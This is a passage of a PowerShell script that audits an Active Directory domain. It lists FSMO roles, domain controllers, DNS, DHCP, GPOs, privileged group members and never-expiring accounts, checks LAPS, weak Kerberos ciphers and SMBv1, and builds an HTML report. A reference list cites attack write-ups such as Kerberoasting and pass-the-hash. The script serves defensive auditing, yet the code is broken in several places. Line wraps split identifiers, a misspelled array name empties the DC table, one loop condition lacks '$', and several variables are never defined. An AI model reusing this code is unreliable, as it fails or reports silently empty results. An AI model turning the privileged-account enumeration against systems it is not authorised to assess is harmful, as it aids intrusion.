#region FSMO Info

#####################################
# FSMO Role Information
#####################################
# Forest FSMO Roles
$ForestFSMOCsv = $forestInfo | Select-Object -Property
DomainNamingMaster,SchemaMaster | ConvertTo-Csv
$ForestFSMOArray = $ForestFSMOCsv.split(",")
$ForestFSMOOutputTableTD = ""
For ($i=3; $i -lt $ForestFSMOArray.Length; $i=$i+2) {
    $ForestFSMOOutputTableTD = $ForestFSMOOutputTableTD + "<tr>" +
"<td>" + $ForestFSMOArray[$i] + "</td>" + "<td>" +
$ForestFSMOArray[$i + 1] + "</td>" + "</tr>"
}
# Domain FSMO Roles
$DomainFSMO = $DNSRoot | foreach { Get-ADDomain -Identity $_ }  |
Select-Object -Property PDCEmulator,RIDMaster,InfrastructureMaster |
ConvertTo-Csv
$DomainFSMOArray = $DomainFSMO.split(",")
$DomainFSMOOutputTableTD = ""
For ($i=4; $i -lt $DomainFSMOArray.Length; $i=$i+3) {
    $DomainFSMOOutputTableTD = $DomainFSMOOutputTableTD + "<tr>" +
"<td>" + $DomainFSMOArray[$i] + "</td>" + "<td>" +
$DomainFSMOArray[$i + 1] + "</td>" + "<td>" + $DomainFSMOArray[$i +
2] + "</td>" + "</tr>"
```

```
}
#endregion

#region DC Info

#####################################
# Domain Controllers Information
#####################################
# Domain Controller Information
$DCs = Get-ADDomainController -Filter * |
        Select-Object -Property
Domain,Forest,Name,IPv4Address,IsGlobalCatalog,IsReadOnly,OperatingSy
stem,OperatingSystemVersion,Site
$DCOutputCsv = $DCs | ConvertTo-Csv
$DCOutputArray = $DCOutputCsv.Split(",")
$DCOutputTableTD = ""
For ($i=10; $i -lt $DCOuputArray.Length; $i=$i+9) {
    $DCOutputTableTD = $DCOutputTableTD + "<tr>" + "<td>" +
$DCOutputArray[$i] + "</td>" + "<td>" + $DCOutputArray[$i + 1] +
"</td>" + "<td>" + $DCOutputArray[$i + 2] + "</td>" + "<td>" +
$DCOutputArray[$i + 3] + "</td>" + "<td>" + $DCOutputArray[$i + 4] +
"</td>" + "<td>" + $DCOutputArray[$i + 5] + "</td>" + "<td>" +
$DCOutputArray[$i + 6] + "</td>" + "<td>" + $DCOutputArray[$i + 7] +
"</td>" + "<td>" + $DCOutputArray[$i + 8] + "</td>" + "</tr>"
}

#endregion

#region DNS Info

#####################################
# DNS Information
#####################################
# Primary Zone Information
$PrimaryZones =  (Get-DnsServerZone -ComputerName $PDCEmulator |
              Where-Object {$_.IsReverseLookupZone -eq $False} |
              Select-Object -ExpandProperty ZoneName) -join '<br/>'
# NS records
$NSRecords =  (Resolve-DnsName -Name $DNSRoot -type ns |
              Where-Object {$_.QueryType -eq 'NS'} |
              Select-Object -ExpandProperty Server) -join '<br/>'
# MX Records
$MXRecords =  (Resolve-DnsName -Name $DNSRoot -type MX |
              Where-Object {$_.QueryType -eq 'MX'} |
              Select-Object -ExpandProperty Exchange) -join '<br/>'
# Forwarders
$DNSForwarders = (Get-DnsServerForwarder -ComputerName $PDCEmulator |
              Select-Object -ExpandProperty IPAddress) -join '<br/>'
# Scavenging (Returns True or False)
$DNSScavenging = (Get-DnsServerScavenging -ComputerName
$PDCEmulator).scavengingState
# Aging (Returns True or False)
$DNSAging = (Get-DnsServerZoneAging -Name $DNSRoot -ComputerName
$PDCEmulator).AgingEnabled
#endregion

#region DHCP Info

#####################################
# DHCP Information
#####################################
```

```
$DHCP = Get-WindowsFeature -name DHCP
        Where-Object {$_.Installed -eq $True}

$DHCPServers =  Get-DhcpServerInDC
$DHCPOutputObj  = New-Object -TypeName PSObject
$DHCPOutputObj | Add-Member -MemberType NoteProperty -Name Name -
Value $DHCPServers.DNSName
$DHCPOutputObj | Add-Member -MemberType NoteProperty -Name IPAddress
-Value $DHCPServers.IPAddress
$DHCPOutputObjCsv = $DHCPOutputObj | ConvertTo-Csv
$DHCPOutputArray = $DHCPOutputObjCsv.Split(",")
$DHCPOutputTableTD = ""
For ($i=3; i -lt $DHCPOutputArray.Length; $i=$i+2) {
    $DHCPOutputTableTD = $DHCPOutputTableTD + "<tr>" + "<td>" +
$DHCPOutputArray[$i] + "</td>" + "<td>" + $DHCPOutputArray[$i + 1] +
"</td>" + "</tr>"
}

#endregion

#region Site Info

#####################################
# Site Information
#####################################
# All Forest Sites
$Sites = ($forestInfo |
         Select-Object -ExpandProperty Sites) -join '<br/>'

 # Inter-Site Transport
  ####### Need a foreachloop for each sites info
  $SiteLinkNames = $ADSiteLinks.Name
  $SitesInlcuded = ($ADSiteLinks | Select-Object -ExpandProperty
SitesIncluded) -join ' | '
  $SiteCost = ($ADSiteLinks | Select-Object -ExpandProperty Cost) -
join '<br/>'
  $SiteReplicationFreq = ($ADSiteLinks | Select-Object -
ExpandProperty ReplicationFrequencyInMinutes) -join '<br/>'

  # Create a custom object from the values above and convert it to an
html table
  $SiteLinkObj  = New-Object -TypeName PSObject
  $SiteLinkObj | Add-Member -MemberType NoteProperty -Name SiteName -
Value $SiteLinkNames
  $SiteLinkObj | Add-Member -MemberType NoteProperty -Name
SitesIncluded -Value $SitesInlcuded
  $SiteLinkObj | Add-Member -MemberType NoteProperty -Name SiteCost -
Value $SiteCost
  $SiteLinkObj | Add-Member -MemberType NoteProperty -Name
SiteReplicationFreq -Value $SiteReplicationFreq
  $SiteLinkObjCsv = $SiteLinkObj | ConvertTo-Csv
  $SiteLinkArray = $SiteLinkObjCsv.Split(",")
  $SiteLinkTableTD = ""
  For ($i=9; $i -lt $SiteLinkArray.Length; $i=$i+4) {
    $SiteLinkTableTD = $SiteLinkTableTD + "<tr>" + "<td>" +
$SiteLinkArray[$i] + "</td>" + "<td>" + $SiteLinkArray[$i + 1] +
"</td>" + "<td>" + $SiteLinkArray[$i + 2] + "</td>" + "<td>" +
$SiteLinkArray[$i + 3] + "</td>" + "</td>"
  }
#endregion
```

```
#region GPO Info

#####################################
# GPO Information
#####################################
$DomainGPOs = Get-GPO -all | Select-Object -Property
DomainName,DisplayName,CreationTime,ModificationTime
$GPOInfo = $DomainGPOs | ConvertTo-Csv
$GPOInfoArray = $GPOInfo.Split(",")
$GPOInfoTableTD = ""
For ($i=5; $i -lt $GPOInfoArray.Length; $i=$i+4) {
    $GPOInfoTableTD = $GPOInfoTableTD + "<tr>" + "<td>" +
$GPOInfoArray[$i] + "</td>" + "<td>" + $GPOInfoArray[$i + 1] +
"</td>" + "<td>" + $GPOInfoArray[$i + 2] + "</td>" + "<td>" +
$GPOInfoArray[$i + 3] + "</td>" + "</tr>"
}
#endregion

#region Priviledged Account Info

#####################################
# Priviledged Account Information
#####################################
# Priviledge Group Membership
  $DomainAdmins = (Get-ADGroupMember -Identity 'Domain Admins' |
Select-Object -ExpandProperty SamAccountName) -join '<br/>'
  $EnterpriseAdmins = (Get-ADGroupMember -Identity 'Enterprise
Admins'  | Select-Object -ExpandProperty SamAccountName) -join
'<br/>'
  $SchemaAdmins = (Get-ADGroupMember -Identity 'Schema Admins'  |
Select-Object -ExpandProperty SamAccountName) -join '<br/>'
#endregion

#region Exchange Info

#####################################
# Exchange Information
#####################################
# Get all Org Management Users
  $OrgManagement = (Get-ADGroupMember -Identity 'Organization
Management' | Select-Object -ExpandProperty SamAccountName) -join
'<br/>'
# Get all Exchange Servers
  $ExchangeSVRs = (Get-ADGroupMember -Identity 'Exchange Servers' |
Select-Object -ExpandProperty SamAccountName) -join '<br/>'
#endregion

#region User Info

#
# User Information
#####################################
# Users with Passwords set to never expire
  $NeverExpire = (Get-ADUser -Filter {PasswordNeverExpires -eq $true}
| Select-Object -ExpandProperty SamAccountName) -join '<br/>'
#endregion

#region Password Policy
#####################################
#Get Password Policy
```

```
  $PasswordPolicyCsv = (Get-ADDefaultDomainPasswordPolicy) | Select-
Object ComplexityEnabled, DistinguishedName, LockoutDuration,
MaxPasswordAge, MinPasswordAge, MinPasswordLength,
PasswordHistoryCount | ConvertTo-Csv
  $PasswordPolicyArray = $PasswordPolicyCsv.Split(",")
  $PasswordPolicyTableTD = ""
  for($i=8; $i -lt $PasswordPolicyArray.Length; $i=$i+8) {
    $PasswordPolicyTableTD = $PasswordPolicyTableTD + "<tr>" +
"<td>Current Policy</td>" + "<td>" + $PasswordPolicyArray[$i] +
"</td>" + "<td>" + $PasswordPolicyArray[$i + 1] + "," +
$PasswordPolicyArray[$i + 2] + "</td>" + "<td>" +
$PasswordPolicyArray[$i + 3] + "</td>" + "<td>" +
$PasswordPolicyArray[$i + 4] + "</td>" + "<td>" +
$PasswordPolicyArray[$i + 5] + "</td>" + "<td>" +
$PasswordPolicyArray[$i + 6] + "</td>" + "<td>" +
$PasswordPolicyArray[$i + 7] + "</td>" + "</tr>"
  }
#endregion

#region LAPS
#######################################
#Check if LAPS is installed

try{
    Get-ADObject "CN=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,$((Get-
ADDomain).DistinguishedName)" -ErrorAction Stop | Out-Null
    $lapsmessage='LAPS is installed'
}catch{
    $lapsmessage='LAPS is NOT installed! We suggest you install
LAPS!'
}
#endregion

#region Kerberos Algorithm Check
#######################################
#Check if weak encrpytion algorithms are enabled and if strong ones
are disabled
$permissionindex =
$GPOreport.IndexOf('MACHINE\Software\Microsoft\Windows\CurrentVersion
\Policies\System\Kerberos\Parameters\SupportedEncryptionTypes');
        if($permissionindex -gt 0){

            $EncryptionTypes =
$xmlreport.gpo.Computer.ExtensionData.Extension.SecurityOptions.Displ
ay.DisplayFields.Field;
            if(($EncryptionTypes | Where-Object {$_.name -eq
'DES_CBC_CRC'} | select -ExpandProperty value) -eq 'true'){
                $DES_CBC_CRC_status = 'enabled' }else{
$DES_CBC_CRC_status = 'disabled' }

            if(($EncryptionTypes | Where-Object {$_.name -eq
'DES_CBC_MD5'} | select -ExpandProperty value) -eq 'true'){
                $DES_CBC_MD5_status = 'enabled' }else{
$DES_CBC_MD5_status = 'disabled' }

            if(($EncryptionTypes | Where-Object {$_.name -eq
'RC4_HMAC_MD5'} | select -ExpandProperty value) -eq 'true'){
                $RC4_HMAC_MD5_status = 'enabled' }else{
$RC4_HMAC_MD5_status = 'disabled' }
```

```
            if(($EncryptionTypes | Where-Object {$_.name -eq
'AES128_HMAC_SHA1'} | select -ExpandProperty value) -eq 'false'){
                $AES128_HMAC_SHA1_status = 'disabled' }else{
$AES128_HMAC_SHA1_status = 'enabled' }

            if(($EncryptionTypes | Where-Object {$_.name -eq
'AES256_HMAC_SHA1'} | select -ExpandProperty value) -eq 'false'){
                $AES256_HMAC_SHA1_status = 'disabled' }else{
$AES256_HMAC_SHA1_status = 'enabled' }

            if(($EncryptionTypes | Where-Object {$_.name -eq 'Future
encryption types'} | select -ExpandProperty value) -eq 'false'){
                $fut_encr_types_status = 'disabled' }else{
$fut_encr_types_status = 'enabled' }
        }

#endregion

#region SMBv1
#Check if server supports SMBv1

if (!(Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters).SMB1
-eq 0){
    $SMBv1_status = 'SMBv1 is NOT disabled. Please disable SMBv1!'
}else{ $SMBv1_status = 'Disabled. (As it should be)' }

#endregion



#region HTML Output

#######################################
# HTML Output
#######################################
$Create_HTML_doc = "
<!DOCTYPE html>
<html>
  <head>
    <title>Active Directory Information</title>
    <!-- Bootstrap core CSS -->
    <link href='css/bootstrap.min.css' rel='stylesheet'>
  </head>

  <body>
    <div class='container'>
      <h1 style='text-align: center;'> Active Directory Information
for :  $DNSRoot </h1>
      <hr>

      <h2 style='text-align: center;'> Forest Information </h2>
      <table class='table table-bordered'>
        <thead>
          <tr>
            <th scope='col'>Forest Root Domain</th>
            <th scope='col'>Forest Functional Level</th>
            <th scope='col'>Forest Domains</th>
            <th scope='col'>AD Recycle BIN</th>
          </tr>
        </thead>
```

```
      $ForestOutputTableTD
    </table>
    <br/>

    <h2 style='text-align: center;'> Domain Information </h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Forest Functional Level</th>
          <th scope='col'>Net BIOS Name</th>
        </tr>
      </thead>
      $DomainOutputTableTD
    </table>
    <br/>

    <h2 style='text-align: center;'> FSMO Information </h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Forest FSMO Roles</th>
          <th scope='col'>Domain FSMO Roles</th>
        </tr>
      </thead>
      <td>
        <table class='table table-bordered'>
          <thead>
            <tr>
              <th scope='col'>Domain Naming Master</th>
              <th scope='col'>Schema Master</th>
            </tr>
          </thead>
          $ForestFSMOOutputTableTD
        </table>
      </td>
      <td>
        <table class='table table-bordered'>
          <thead>
            <tr>
              <th scope='col'>PDC Emulator</th>
              <th scope='col'>RID Master</th>
              <th scope='col'>Infrastructure Master</th>
            </tr>
          </thead>
          $DomainFSMOOutputTableTD
        </table>
      </td>
    </table>

    <h2 style='text-align: center;'> Domain Controller Information
</h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Domain</th>
          <th scope='col'>Forest</th>
          <th scope='col'>Name</th>
          <th scope='col'>IPv4Address</th>
          <th scope='col'>IsGlobalCatalog</th>
          <th scope='col'>IsReadOnly</th>
          <th scope='col'>OperatingSystem</th>
```

```
      <th scope='col'>OperatingSystemVersion</th>
      <th scope='col'>Site</th>
    </tr>
  </thead>
  $DCOutputTableTD
</table>
<br/>

<h2 style='text-align: center;'> DNS Information </h2>
<table class='table table-bordered'>
  <thead>
    <tr>
      <th scope='col'>Primary Zones</th>
      <th scope='col'>NS Records</th>
      <th scope='col'>MX Records</th>
      <th scope='col'>Forwarders</th>
      <th scope='col'>Scavenging Enabled?</th>
      <th scope='col'>Aging Enabled?</th>
    </tr>
  </thead>
  <tr>
    <td>$PrimaryZones</td>
    <td>$NSRecords</td>
    <td>$MXRecords</td>
    <td>$DNSForwarders</td>
    <td>$DNSScavenging</td>
    <td>$DNSAging</td>
  </tr>
</table>

<h2 style='text-align: center;'> DHCP Information </h2>
<table class='table table-bordered'>
  <thead>
    <tr>
      <th scope='col'>Name</th>
      <th scope='col'>IP Address</th>
    </tr>
  </thead>
  $DHCPOutputTableTD
</table>

<h2 style='text-align: center;'> AD Site Information </h2>
<table class='table table-bordered'>
  <thead>
    <tr>
      <th scope='col'>Forest Wide Sites</th>
      <th scope='col'>Site Links</th>
    </tr>
  </thead>
  <tr>
    <td>$Sites</td>
    <td>
        <table class='table table-bordered'>
          <thead>
            <tr>
              <th scope='col'>Site Name</th>
              <th scope='col'>Sites Included</th>
              <th scope='col'>Site Cost</th>
              <th scope='col'>Site Replication Freq</th>
            </tr>
          </thead>
```

```
            $SiteLinkTableTD
          </table>
        </td>
      </tr>
    </table>

    <h2 style='text-align: center;'> GPO Information </h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Domain Name</th>
          <th scope='col'>Display Name</th>
          <th scope='col'>Creation Time</th>
          <th scope='col'>Modification Name</th>
        </tr>
      </thead>
      $GPOInfoTableTD
    </table>

    <h2 style='text-align: center;'>Priviledged Accounts</h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Enterprise Admin Group Members</th>
          <th scope='col'>Domain Admin Group Members</th>
          <th scope='col'>Schema Admin Group Members</th>
          <th scope='col'>Password Never Expire</th>
        </tr>
      </thead>
      <tr>
        <td>$EnterpriseAdmins</td>
        <td>$DomainAdmins</td>
        <td>$SchemaAdmins</td>
        <td>$NeverExpire</td>
      </tr>
    </table>

    <h2 style='text-align: center;'>Exchange Information</h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'>Organization Management Group
Members</th>
          <th scope='col'>Exchange Servers</th>
        </tr>
      </thead>
      <tr>
        <td>$OrgManagement</td>
        <td>$ExchangeSVRs</td>
      </tr>
    </table>

    <h2 style='text-align: center;'>Password and Lockout
Policies</h2>
    <table class='table table-bordered'>
      <thead>
        <tr>
          <th scope='col'></th>
          <th scope='col'>ComplexityEnabled</th>
          <th scope='col'>DistinguishedName</th>
          <th scope='col'>LockoutDuration</th>
```

```
      <th scope='col'>MaxPasswordAge</th>
      <th scope='col'>MinPasswordAge</th>
      <th scope='col'>MinPasswordLength</th>
      <th scope='col'>PasswordHistoryCount</th>
    </tr>
  </thead>
  $PasswordPolicyTableTD
  <tr>
    <td><strong>Recommended Policy</strong></td>
    <td>True</td>
    <td></td>
    <td>24:00:00</td>
    <td>90.00:00:00</td>
    <td>3.00:00:00</td>
    <td>10</td>
    <td>10</td>
  </tr>
</table>

<h2 style='text-align: center;'>LAPS status</h2>
<table class='table table-bordered'>
  <tr>
    <td>$lapsmessage</td>
  </tr>
</table>

<h2 style='text-align: center;'>Weak Kerberos Algorithms</h2>
<table class='table table-bordered'>
  <thead>
    <tr>
      <th scope='col'>Algorithms</td>
      <th scope='col'>Status</td>
      <th scope='col'>Recommended Status</td>
    </tr>
  </thead>
  <tr>
      <td>DES_CBC_CRC</td>
      <td>$DES_CBC_CRC_status</td>
      <td>disabled</td>
  </tr>
  <tr>
      <td>DES_CBC_MD5</td>
      <td>$DES_CBC_MD5_status</td>
      <td>disabled</td>
  </tr>
  <tr>
      <td>RC4_HMAC_MD5</td>
      <td>$RC4_HMAC_MD5_status</td>
      <td>disabled</td>
  </tr>
  <tr>
      <td>AES128_HMAC_SHA1</td>
      <td>$AES128_HMAC_SHA1_status</td>
      <td>enabled</td>
  </tr>
  <tr>
      <td>AES256_HMAC_SHA1</td>
      <td>$AES256_HMAC_SHA1_status</td>
      <td>enabled</td>
  </tr>
  <tr>
```

```
            <td>Future Encryption Types</td>
            <td>$fut_encr_types_status</td>
            <td>enabled</td>
          </tr>
        </table>

        <h2 style='text-align: center;'>SMBv1 Status</h2>
        <table class='table table-bordered'>
          <tr>
            <td>$SMBv1_status</td>
          </tr>
        </table>
      </div>
    </body>
</html>
"
$Create_HTML_doc > $File
#endregion

# This is optional, it just opens the html file after the script runs
Invoke-Item -Path $File
```

References

1. https://en.wikipedia.org/wiki/ISO/IEC_27001
2. 13 Effective Security Controls for ISO 27001 Compliance, Microsoft
3. https://activedirectorypro.com/active-directory-security-best-practices/
4. https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-d--securing-built-in-administrator-accounts-in-active-directory
5. https://www.netwrix.com/password_best_practice.html
6. https://www.netwrix.com/account_lockout_best_practices.html
7. https://pentestlab.blog/2018/06/12/kerberoast/
8. https://adsecurity.org/?p=3458
9. https://blog.stealthbits.com/extracting-password-hashes-from-the-ntds-dit-file/
10. OSCP 2020: Chapter 21
11. https://attack.stealthbits.com/pass-the-hash-attack-explained
12. https://blog.stealthbits.com/how-to-detect-overpass-the-hash-attacks/
13. https://blog.stealthbits.com/detect-pass-the-ticket-attacks/